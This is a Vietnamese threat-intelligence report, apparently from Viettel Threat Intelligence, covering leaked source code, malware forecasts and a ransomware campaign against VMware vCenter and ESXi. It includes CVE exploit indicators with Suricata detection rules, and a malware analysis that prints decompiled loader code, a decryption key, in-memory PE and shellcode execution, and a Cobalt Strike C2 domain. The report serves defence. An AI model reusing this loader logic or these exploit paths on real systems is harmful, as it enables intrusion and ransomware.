Các nhà phát triển phần mềm (Developer) chia sẻ mã nguồn của các dự án lên các nền tảng như Github hoặc Postman để dễ dàng quản lý và kiểm thử. Tuy nhiên, trong mã nguồn của dự án khi đẩy lên công khai có chứa các trường thông tin nhạy cảm được hardcoded như địa chỉ IP nội bộ, thông tin đăng nhập hoặc các mã bí mật. Các thông tin này thường vô tình bị đăng tải công khai lên không gian mạng.

Điều này dẫn tới việc tin tặc có thể đọc hiểu mã nguồn nội bộ, từ đó thực hiện khai thác và tấn công khi phát hiện lỗ hổng (nếu có) hoặc lấy mã nguồn và xây dựng trang web lừa đảo.

Trong 6 tháng đầu năm 2024, Viettel Threat Intelligence đã phát hiện nhiều trường hợp lộ lọt dữ liệu, trong đó có 7 trường hợp mức độ cao liên quan tới các lĩnh vực ngân hàng và công nghệ.

Bảng 11. Các trường hợp lộ lọt dữ liệu do vô tình chia sẻ mã nguồn nổi bật trong nửa đầu năm 2024

Thông tin	Lĩnh vực	Số vụ	Chi tiết
Lộ lọt thông tin mã nguồn chứa các thông tin nhạy cảm liên quan.	Ngân hàng	3	Mã nguồn của chứa thông tin tài khoản đăng nhập, API key nhạy cảm.
Lộ lọt thông tin mã nguồn chứa các thông tin nhạy cảm liên quan tới lĩnh vực công nghệ.	Công nghệ	4	Mã nguồn chứa thông tin tài khoản đăng nhập các hệ thống nội bộ.

**Nguồn: Viettel Threat Intelligence*

DỰ BÁO XU THẾ

Các dòng mã độc

Với xu hướng công cụ AI ngày càng phát triển, các kĩ thuật mới và tội phạm công nghệ cao sẽ có chiều hướng gia tăng nhờ sự hỗ trợ đắc lực của AI. Qua đó, việc tấn công người dùng để thu lợi bất chính từ mã độc nhằm kiếm tiền trở nên phổ biến và phức tạp hơn rất nhiều. Trong đó, nhiều con đường tấn công nhắm vào người dùng sẽ có xu hướng:

1. **Gia tăng các cuộc tấn công bằng mã độc không lưu trữ (Fileless Malware):** Mã độc không lưu trữ sẽ tiếp tục gia tăng, do tính khó phát hiện của chúng. Các phần mềm bảo mật gặp khó khăn trong việc phát hiện loại mã độc này vì mã độc hoạt động chủ yếu trong bộ nhớ và không để lại dấu vết trên ổ đĩa.
2. **Tấn công chuỗi cung ứng (Supply Chain Attacks):** Các cuộc tấn công vào chuỗi cung ứng sẽ trở nên phổ biến hơn khi kẻ tấn công nhắm vào các nhà cung cấp dịch vụ hoặc phần mềm để xâm nhập vào hệ thống của khách hàng.
3. **Mã độc ransomware ngày càng tinh vi:** Ransomware sẽ tiếp tục là mối đe dọa lớn với sự xuất hiện của các biến thể mới có khả năng mã hóa dữ liệu nhanh chóng và yêu cầu tiền chuộc cao hơn.
4. **Gia tăng sử dụng kỹ thuật Living off the Land (LotL):** kỹ thuật này được sử dụng nhiều hơn khi kẻ tấn công tận dụng các công cụ hợp pháp sẵn có trên hệ thống mục tiêu để thực hiện hành vi độc hại mà không cần tải xuống thêm công cụ hay mã độc nào khác.


Lừa đảo, gian lận tài chính

Dự báo trong nửa cuối năm 2024, các chiến dịch tấn công lừa đảo, giả mạo sử dụng thương hiệu các tổ chức lớn tại Việt Nam vẫn sẽ tiếp tục gia tăng. **Đặc biệt là hình thức lừa đảo mạo danh cơ quan chức năng để cài đặt ứng dụng độc hại trên thiết bị di động**.

Với việc Apple cho phép người dùng tại một số khu vực có thể tải ứng dụng bên ngoài App Store, có thể trong thời gian nửa cuối năm 2024, sẽ xuất hiện các ứng dụng giả mạo độc hại trên hệ điều hành IOS.

Viettel Threat Intelligence sẽ theo dõi sát sao và cảnh báo các chiến dịch lừa đảo mới nhất tới khách hàng.

C. PHỤ LỤC ĐÍNH KÈM



CHIẾN DỊCH TẤN CÔNG RANSOMWARE MÃ HÓA DỮ LIỆU VÀ HẠ TẦNG ẢO HÓA CỦA TỔ CHỨC, DOANH NGHIỆP

1. **Tổng quan**


Viettel Threat Intelligence ghi nhận nguy cơ tấn công Ransomware mã hóa dữ liệu và hạ tầng ảo hóa của tổ chức, doanh nghiệp. Chiến dịch tấn công đang hoạt động mạnh, có chủ đích và nhắm vào các doanh nghiệp, tổ chức tại Việt Nam. Cụ thể như sau:

- **Về phương thức tấn công:** Kẻ tấn công leo thang, nằm sâu trong hệ thống và thực hiện mã hóa bằng các phương thức như:
    - Lợi dụng các lỗ hổng của các ứng dụng công khai trong tổ chức như: Email, Website, ...
    - Tài khoản đăng nhập các hệ thống quan trọng của tổ chức bị đánh cắp.
    - Các chính sách phân vùng, sao lưu dữ liệu không đảm bảo, ...
- **Về ảnh hưởng đến cơ quan tổ chức:**
    - **Thất thoát dữ liệu:** Các dữ liệu của tổ chức bị mã hóa và đánh cắp có thể dẫn đến việc rò rỉ, lộ lọt các dữ liệu nhạy cảm, quan trọng của tổ chức ra bên ngoài.
    - **Gián đoạn dịch vụ:** Mã hóa hạ tầng ảo hóa của tổ chức dẫn đến gián đoạn hoạt động sản xuất, kinh doanh của đơn vị. Việc gián đoạn có thể lên đến hàng ngày,

tuần hoặc không thể khôi phục nếu đơn vị không có các chính sách backup và hệ thống dự phòng đầy đủ.

- **Ảnh hưởng đến uy tín của tổ chức:** Đối với các doanh nghiệp, việc gián đoạn dịch vụ hoặc bị tấn công mất ATTT sẽ khiến cho đối tác, khách hàng mất niềm tin, nghi ngờ, đánh giá thấp khả năng cung cấp sản phẩm/dịch vụ của doanh nghiệp.

2. Kịch bản tấn công



Hình 18. Kịch bản tấn công Ransomware mã hóa dữ liệu và hạ tầng ảo hóa của tổ chức (theo Viettel Threat Intelligence)

Bước 1: Kẻ tấn công xâm nhập vào mạng của tổ chức

Kẻ tấn công thực hiện xâm nhập vào mạng của tổ chức thông qua các phương thức sau:

- Mã độc được cài vào trong mạng nội bộ thông qua email lừa đảo, trang web lừa đảo, từ USB, ...

  *(Thông tin chi tiết về các mẫu mã độc vui lòng tham khảo tại **Mục D.6**)*

- Thông qua bruteforce hoặc lấy được các tài khoản đăng nhập hệ thống kết nối từ xa bị đánh cắp (Compromised Account) để truy cập vào mạng nội bộ.
- Thông qua khai thác lỗ hổng trên các hệ thống public, kẻ tấn công cài webshell và leo thang vào bên trong mạng nội bộ.

Bước 2: Leo quyền

Khi kẻ tấn công có quyền truy cập vào một máy trong mạng nội bộ, kẻ tấn công sẽ cố gắng leo quyền để tấn công. VD: Bruteforce tài khoản quản trị, chiếm quyền quản trị AD, chiếm các máy trạm khác, ...

Bước 3: Kẻ tấn công tìm cách truy cập được vào vùng mạng quản trị

Sau khi leo quyền, kẻ tấn công thực hiện tấn công để truy cập vào vùng mạng chứa hệ

thống quản trị ảo hóa bằng nhiều hình thức như:

- Thông qua việc cho phép máy trạm truy cập được vùng mạng quản trị.
- Thông qua việc sử dụng chung tài khoản AD cho máy tính truy cập vùng mạng quản trị.
- Thông qua việc không xác thực 2 bước khi truy cập vào vùng mạng quản trị.

Bước 4: Kẻ tấn công chiếm quyền truy cập vào hệ thống quản trị ảo hóa vCenter

Khi kẻ tấn công ở trong vùng mạng quản trị, kẻ tấn công tận dụng các điểm yếu sau để có thể chiếm quyền truy cập vào hệ thống quản trị VCenter:

- Thông qua việc khai thác lỗ hổng chiếm quyền điều khiển trên hệ thống quản trị VCenter như: CVE-2022-31680, CVE-2021-22005, CVE-2021-21985, CVE-2021-21972, ...

  *(Thông tin chi tiết về các lỗ hổng có khả năng bị khai thác vui lòng tham khảo tại **Mục D.5**)*
- Thông qua việc ăn cắp tài khoản quản trị được lưu trên các hệ thống trung gian.

  Sau đó, kẻ tấn công thực hiện bật ssh vào ESXi hoặc thay đổi mật khẩu ssh của ESXi.

Bước 5: Kẻ tấn công thực hiện mã hóa toàn bộ các hệ thống ảo hóa và đòi tiền chuộc

Kẻ tấn công truy cập ssh vào ESXi, thực hiện tắt máy ảo và chạy tool mã hóa toàn bộ các máy ảo.

3. Khuyến nghị

Thực hiện củng cố an toàn thông tin cho tổ chức:

- Rà soát các hệ thống backup, đảm bảo dữ liệu backup được tách biệt vật lý, tách biệt logic với các hệ thống chính, có khả năng khôi phục khi hệ thống chính gặp các sự cố nghiêm trọng (bao gồm cả máy chủ, ứng dụng, dữ liệu).
- Rà soát tắt tính năng truy cập trực tiếp qua giao diện SSH trên các máy chủ ESXi, bổ sung giám sát việc bật/tắt tính năng này.
- Rà soát, siết quyền truy cập quản trị các máy chủ quản lý ảo hoá (vCenter).
- Rà soát, siết quyền truy cập máy chủ quản trị trung gian (Jump Server), siết kết nối quản trị từ máy chủ quản trị trung gian tới các hệ thống trọng yếu.
- Rà soát, siết cấu hình tài khoản quản trị trên hệ thống Active Directory và các hệ thống có liên quan dùng chung tài khoản quản trị.
- Thực hiện cảnh báo hoặc khóa tài khoản sau một số lần đăng nhập thất bại hoặc đăng nhập từ các IP lạ (IP không liên quan đến tổ chức hoặc kết nối từ quốc gia khác).
- Áp dụng nguyên tắc đặc quyền tối thiểu cho tất cả các hệ thống và dịch vụ, người dùng chỉ có quyền truy cập cần thiết để thực hiện công việc của mình.
- Cập nhật bản vá các lỗ hổng trên các ứng dụng bề mặt Internet.

- Cân nhắc bổ sung cơ chế xác thực đa nhân tố cho các hệ thống, tài khoản trọng yếu.

4. Một số sai lầm thường mắc phải

4.1. Cho phép hiển thị thông tin các dịch vụ kết nối từ xa như VPN, RDP qua các port mặc định hoặc hiển thị trên website, không giới hạn thiết bị sử dụng

Nguy cơ: Kẻ tấn công có thể scan ra các dịch vụ kết nối từ xa, từ đó có thể khai thác các lỗ hổng của dịch vụ kết nối từ xa hoặc lợi dụng các tài khoản kết nối để xâm nhập.

Khuyến nghị:

- Thay đổi cổng kết nối mặc định đến RDP, VPN. Mặc định không chia sẻ, hiển thị các thông tin VPN, RDP trên website.
- Hạn chế các user, các thiết bị, IP được phép sử dụng RDP.

4.2. Cho phép đối tác và các dịch vụ bên thứ ba kết nối vào trong hệ thống của tổ chức mà không có phân quyền, giới hạn truy cập

Nguy cơ: Kẻ tấn công có thể tấn công các đối tác, dịch vụ bên thứ ba từ đó kết nối trực tiếp vào trong hệ thống của tổ chức.

Khuyến nghị:

- Áp dụng nguyên tắc đặc quyền tối thiểu cho tất cả các bên, bên thứ ba chỉ được truy cập với quyền tối thiểu để thực hiện nghiệp vụ tương ứng.
- Xem xét triển khai hệ thống kiểm soát truy cập (zero trust access), chỉ cho phép truy cập hoặc sử dụng khi có quyền.

4.3. Tài khoản đăng nhập email, VPN hoặc hệ thống quan trọng được lưu trữ trên trình duyệt hoặc môi trường không an toàn (lưu ra file txt, excel, note, ...)

Nguy cơ: Kẻ tấn công lấy mật khẩu được lưu trữ trên trình duyệt hoặc các môi trường không an toàn để thực hiện tấn công.

Khuyến nghị:

- Không lưu trữ mật khẩu trên trình duyệt.
- Thực hiện sử dụng các phần mềm chuyên dụng để lưu trữ mật khẩu và có xác thực đa nhân tố.
- Cân nhắc bổ sung cơ chế xác thực đa nhân tố cho các hệ thống, tài khoản trọng yếu.

5. Các lỗ hổng trên vCenter và EXSi

Dưới đây là danh sách các lỗ hổng trên VCenter và ESXi được đánh giá là có khả năng được các nhóm tấn công sử dụng trong thực tế để giành được quyền truy cập ban đầu vào hệ thống mục tiêu:

CVE-2021-21985, CVE-2021-21974, CVE-2022-31680, CVE-2021-22005, CVE-2019-5544, CVE-2021-21972, CVE-2020-3952, ...

5.1. CVE-2021-21972 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server

Thông tin tổng quan:

Lỗ hổng cho phép kẻ tấn công không cần xác thực có thể khai thác lỗ hổng thông qua port 443 để tải lên một file bất kỳ từ đó thực thi lệnh không hạn chế quyền trên hệ điều hành hệ thống vCenter Server.

Mức độ đánh giá của VCS-TI: **Nghiêm Trọng**.

Điều kiện khai thác:

- Phiên bản VMWare vCenter sử dụng phải dưới phiên bản 6.5 U3n, 6.7 U3l, hoặc 7.0 U1c
- Kẻ tấn công phải có kết nối tới portal web VMware vCenter

Dấu hiệu nhận biết:

Gói tin mà kẻ tấn công gửi đi đồng thời sẽ có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Địa chỉ URL "/ui/vropspluginui/rest/services/uploadova"

Rule Suricata:

alert http any any -> any any (msg:"Detect CVE-2020-21972"; flow:to_server,established; content:"/ui/vropspluginui/rest/services/uploadova"; startswith; http_uri; content:"POST"; http_method; classtype:web-application-attack; sid:20212322; rev:1;)

5.2. CVE-2021-21985 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server

Thông tin tổng quan:

Lỗ hổng xảy ra do thiếu xác thực đầu vào trong Virtual SAN Health Check plug-in, được bật mặc định. Kẻ tấn công khai thác thông qua cổng 443, sau khi thành công kẻ tấn công không cần xác thực có khả năng thực thi các lệnh tùy ý trên máy chủ vCenter.

Mức độ đánh giá của VCS-TI: **Cao**.

Điều kiện khai thác:

- Máy chủ cài đặt và sử dụng một trong các phiên bản sau:
  - vCenter Server 6.5
  - vCenter Server 6.7
  - vCenter Server 7.0
  - Cloud Foundation (vCenter Server) 3.x
  - Cloud Foundation (vCenter Server) 4.x
- Kẻ tấn công cần phải có khả năng truy cập vCenter Server qua cổng 443.

Dấu hiệu tấn công:

Gói tin của tin tặc có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Truy vấn đến "/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper"
- Truy vấn có chứa chuỗi "methodInput"

Rule suricata:

alert http any any -> any any (msg:"CVE-2021-21985";content:"POST";http_method;content:"/ui/h5-vsan/rest/proxy/service/&vsanProviderUtils_setVmodlHelper"; startswith;http_uri;content:"methodInput";http_client_body;classtype:web-application-attack;sid:20212462;rev:1;)

5.3. CVE-2022-31680 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server Platform Services Controller

Thông tin tổng quan:

Lỗ hổng Java deserialization trong chức năng Platform Services Controller của VMware vCenter Server. Tin tặc với đặc quyền quản trị viên có thể khai thác lỗ hổng để thực thi mã từ xa trên hệ thống.

Mức độ đánh giá của VCS-TI: **Cao**.

Điều kiện tiên quyết:

- Hệ thống sử dụng VMware vCenter Server phiên bản 6.5.
- Tin tặc có đặc quyền quản trị viên có thể kết nối đến hệ thống.

Dấu hiệu nhận biết:

Gói tin tin tặc sử dụng khai thác lỗ hổng có các dấu hiệu sau:

- Truy vấn HTTP phương thức GET
- Truy vấn đến endpoint /psc/data/constraint/
- Chứa các chuỗi base64 trong URI

5.4. CVE-2021-22005 | Lỗ hổng thực thi mã từ xa trên VMware vCenter Server

Thông tin tổng quan:

Lỗ hổng xảy ra trong Analytics Service, tin tặc không cần xác thực có thể khai thác thông qua cổng 443 để tải lên tệp tùy ý. Khai thác thành công cho phép kẻ tấn công không xác thực có thể thực thi mã từ xa trên máy chủ, từ đó chiếm quyền điều khiển hệ thống.

Mức độ đánh giá của VCS-TI: **Nghiêm Trọng.**

Điều kiện tiên quyết:

- Máy chủ cài đặt và sử dụng VMware vCenter Server phiên bản 6.7 và 7.0.
- Kẻ tấn công cần phải có khả năng truy cập vCenter Server qua cổng 443.

Dấu hiệu nhận biết:

Kịch bản thứ nhất:

Gói tin của tin tặc gửi đi có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Truy vấn đến "/analytics/telemetry/ph/api/hyper/send"
- Chứa chuỗi "../" (khai thác lỗ hổng path traversal)

Rule suricata:

alert http any any -> any any (msg:"Detecting CVE-2021-22005 attack telemetry endpoint";content:"POST";http_method;content:"/analytics/telemetry/ph/api/hyper/send"; startswith;http_uri;content:"../";http_uri;classtype:web-application-attack;sid:202127721;rev:1;)

Kịch bản thứ hai:

Gói tin của tin tặc gửi đi có các dấu hiệu sau:

- Truy vấn HTTP phương thức POST
- Chứa chuỗi "/analytics/ph/api/dataapp/agent"
- Chứa chuỗi "..;/" (bypass proxy filter để khai thác path traversal)

Rule suricata:

alert http any any -> any any (msg:"Detecting CVE-2021-22005 attack dataapp endpoint";content:"POST";http_method;content:"/analytics/ph/api/dataapp/agent";http_uri;content:"..|3b|/";http_uri;classtype:web-application-attack;sid:202127722;rev:1;)

5.5. CVE-2019-5544 | Lỗ hổng thực thi mã từ xa trên VMware ESXi

Thông tin tổng quan:

OpenSLP service được chạy trên VMware ESXi host để triển khai Service Location Protocol (SLP). Kẻ tấn công có thể truy cập đến dịch vụ này trực tiếp qua port 427 hoặc qua Horizon DaaS management appliance, qua đó ghi đè vùng nhớ heap của dịch vụ này, dẫn đến thực thi hành vi thực thi mã từ xa.

Mức độ đánh giá của VCS-TI: **Cao**.

Điều kiện tiên quyết:

- Hệ thống sử dụng các phiên bản sau:
  - ESXi 6.7
  - ESXi 6.5
  - ESXi 6.0
  - Horizon DaaS 8.x
- Kẻ tấn công phải có kết nối từ ngoài internet đến port 427 trên máy VMware ESXi host hoặc đã truy cập được vào Horizon DaaS management appliance.

5.6. CVE-2020-3952 | Lỗ hổng Information Disclosure trên VMware vCenter Server

Thông tin tổng quan:

Tin tặc có quyền truy cập mạng vào cổng 389 trên vmdir deployment1 có thể trích xuất thông tin có độ nhạy cảm cao như thông tin xác thực tài khoản quản trị, từ đó sử dụng để xâm phạm vCenter Server hoặc các dịch vụ khác phụ thuộc vào vmdir để xác thực.

Mức độ đánh giá của VCS-TI: **Cao.**

Điều kiện tiên quyết:

- vCenter Server đang chạy ở phiên bản 6.7 và các phiên bản Platform Services Controllers được cập nhật từ các phiên bản vSphere cũ.
- Kẻ tấn công phải có kết nối mạng tới VMware Directory Service.

5.7. Khuyến nghị

- Viettel Threat Intelligence khuyến nghị quản trị viên cập nhật VMware VCenter và ESXi lên các phiên bản mới nhất, cài đặt đầy đủ bản vá cho các lỗ hổng. Đường dẫn tải xuống các bản vá:
    - https://customerconnect.vmware.com/group/vmware/patch
- Sử dụng WAF/IDS/IPS để phát hiện và ngăn chặn tấn công dựa theo dấu hiệu khai thác của nguy cơ khi tin tặc tấn công.


Ngoài ra để đảm bảo an toàn thông tin cho tổ chức trước nguy cơ bị tấn công Ransomware, Viettel Threat Intelligence khuyến nghị quản trị viên thực hiện các cấu hình sau cho VMware vSphere:

- Kết nối quản trị
    - Siết kết nối quản trị (port 22, 443, 5480) tập trung thông qua 1 hệ thống trung gian hỗ trợ 2FA.
- Tài khoản quản trị
    - Không có các tài khoản không sử dụng.
    - Sử dụng xác thực local (SSO của vCenter), không sử dụng tài khoản AD.
    - Phân quyền tối thiểu theo nghiệp vụ quản trị.
- ESXi host
    - ESXi host phải cấu hình chế độ lockdown tối thiểu là Normal.
    - Disable SSH trên toàn bộ ESXi host.

6. Phân tích mã độc

6.1. Mẫu 1: version.dll

Mã độc sử dụng kỹ thuật DLL-SideLoading thông qua chương trình OneDriveStandaloneUpdater.exe có chữ ký sạch của Microsoft. File này khi được thực thi sẽ tiến hành thực thi file version.dll độc hại nằm cùng thư mục.



Hình 19. File chứa chữ ký của Microsoft

File version.dll khi được thực thi tiến hành tạo mutex theo format mtx_<UserName>, sau đó nó tiến hành đọc file uninstall000.dat trong cùng thư mục.

```
pcbBuffer = 256;
GetUserNameW(Buffer, &pcbBuffer);
wsprintfW(Name, L"%s_%s", L"mtx", Buffer);
CreateSemaphoreW(0i64, 1, 5, Name);
if ( GetLastError() == 183 )
  exit(0);
cs_init(&v2);
GetModuleFileNameW(0i64, Filename, 0x104u);
cs_set_data(&v2, Filename);
v0 = cs_wcsrchr(&v2, '\\');
v1 = sub_7FFCA0B32360(&v2, v5, v0);
sub_7FFCA0B324B0(&v2, v1);
cs_release(v5);
wsprintfW(v9, L"%ws\\uninstall000.dat", v2);
v4 = decrypt_dat_file(v9);
if ( v4 )
  sub_7FFCA0B332C0(v4);
cs_release(&v2);
```

Hình 20. File version.dll tiến hành tạo Mutex và đọc file

Tại hàm decrypt_dat_file, mã độc tiến hành khởi tạo key giải mã WigcZhRdWqX6m3GmTciv9, sau đó mở file uninstall000.dat.

```
v13 = j__malloc_base(0x400ui64);
qmemcpy(KEY, L"WigcZhRdWqX6m3GmTciv9", 0x2Cui64);
lpString = KEY;
v15 = 1;
v23 = lstrlenW(KEY);
*dwDataLen = 2 * v23;
hFile = CreateFileW(filename, GENERIC_READ, 1u, 0i64, 3u, 0x8000000u, 0i64);
```

Hình 21. Khởi tạo key giải mã

Sau khi khởi tạo key giải mã, mã độc tiến hành hash chuỗi key với SHA 256 và giải mã dữ liệu file dat bằng AES 128.

```
qmemcpy(szProvider, L"Microsoft Enhanced RSA and AES Cryptographic Provider", 0x6Cui64);
if ( !CryptAcquireContextW(&phProv, 0i64, szProvider, 0x18u, 0xF0000000)
  || !CryptCreateHash(phProv, CALG_SHA_256, 0i64, 0, &phHash) )
{
  goto LABEL_9;
}
if ( !CryptHashData(phHash, lpString, dwDataLen[0], 0) )
{
  LastError = GetLastError();
  return 0i64;
}
if ( CryptDeriveKey(phProv, CALG_AES_128, phHash, 0, &phKey) )
{
  if ( v15 )
    v9 = 160;
  else
    v9 = 320;
  v19 = v9;
  v26 = operator new(v9);
  lpBuffer = v26;
  NumberOfBytesRead = 0;
  Final = 0;
  v5 = 0;
  FileSize = GetFileSize(hFile, 0i64);
  v3 = 0;
  v6 = 0;
  while ( 1 )
  {
    v10 = ReadFile(hFile, lpBuffer, 0xA0u, &NumberOfBytesRead, 0i64);
    if ( !v10 || !NumberOfBytesRead )
      break;
    v5 += NumberOfBytesRead;
    if ( v5 >= FileSize )
    {
      Final = 1;
      printf("final chunk set, len: %d = %x\n", NumberOfBytesRead, NumberOfBytesRead);
    }
    if ( !CryptDecrypt(phKey, 0i64, Final, 0, lpBuffer, &NumberOfBytesRead) )
      break;
```


Hình 22. Hash chuỗi key và giải mã dữ liệu

Dữ liệu sau khi giải mã là 1 file PE, mã độc sẽ tiến hành parse dữ liệu của file PE này và thực thi nó trong memory.

```
 Size = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].Size;
 VirtualAddress = nt->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress
 v19 = 0i64;
LABEL_53:
 if ( v19 >= Size )
   return ((new_data + v7->OptionalHeader.AddressOfEntryPoint))();
 v11 = (&new_data->e_magic + v19 + VirtualAddress);
 if ( !*v11 || !v11[1] )
   return ((new_data + v7->OptionalHeader.AddressOfEntryPoint))();
```

Hình 23. Dữ liệu được thực thi trong memory

File PE vừa giải mã được viết bằng Golang 1.20.2 và được tin tặc tải từ github về và lưu tại đường dẫn *C:\Users\Administrator\Downloads\geacon_plus-main*. Geacon_plus là Cobalt Strike beacon được viết lại bằng golang nhằm bypass AV.



Hình 24. File PE được tải về

C&C của mã độc được cấu hình như hình dưới.

```
; __int64 main_config_https
main_config_https dq offset aHttpsAnalysisM
                                        ; DATA XREF: main_config_init+1D5↑r
                                        ; "https://analysis.ms-azurelogs.com"
```

Hình 25. C&C của mã độc

6.2. Mẫu 2: AutoUpdate.exe

Khi được thực thi, mã độc tiến hành mở file tại đường dẫn C:\ProgramData\catalog_c.raw. Sau khi mở, mã độc sẽ tiến hành đọc các file trong file catalog_c.raw bằng thư viện minizip.

```
Stream = fopen("C:\\ProgramData\\catalog_c.raw", "rb");
if ( Stream )
{
  fseek(Stream, 0, 2);
  Size = common_ftell<long>(Stream);
  rewind(Stream);
  Buffer = j__malloc_base(Size);
  fread(Buffer, 1ui64, Size, Stream);
  memset(v15, 0, 72ui64);
  memset(v12, 0, sizeof(v12));
  LODWORD(v12[1]) = Size;
  v12[0] = j__malloc_base(Size);
  qmemcpy(v12[0], Buffer, LODWORD(v12[1]));
  sub_7FF655572120(v15, v12);
  file = unzOpen2("__notused__", v15);
  if ( sub_7FF6555751C0(file) )
  {
    printf("get first file error");
    return -1;
  }

  else if ( unzOpenCurrentFile(file) )
  {
    printf("get first file error");
    return -1;
  }
  else
  {
    Block = 0i64;
    for ( i = 0; ; i += CurrentFile )
    {
      CurrentFile = unzReadCurrentFile(file, buf, 0x1000u);
      if ( !CurrentFile )
        break;

      if ( Block )
        Block = j__realloc_base(Block, CurrentFile + i);
      else
        Block = j__malloc_base(CurrentFile);

      if ( !Block )
        return 0;

      qmemcpy(&Block->signature[i], buf, CurrentFile);
    }

    unzClose(file);
    printf("load database success, size:%d \n", i);
    shellcode = check_and_load(Block, 0i64, v14);
    (shellcode)(0i64, 0i64, 0i64, 0i64);
    return 0;
```

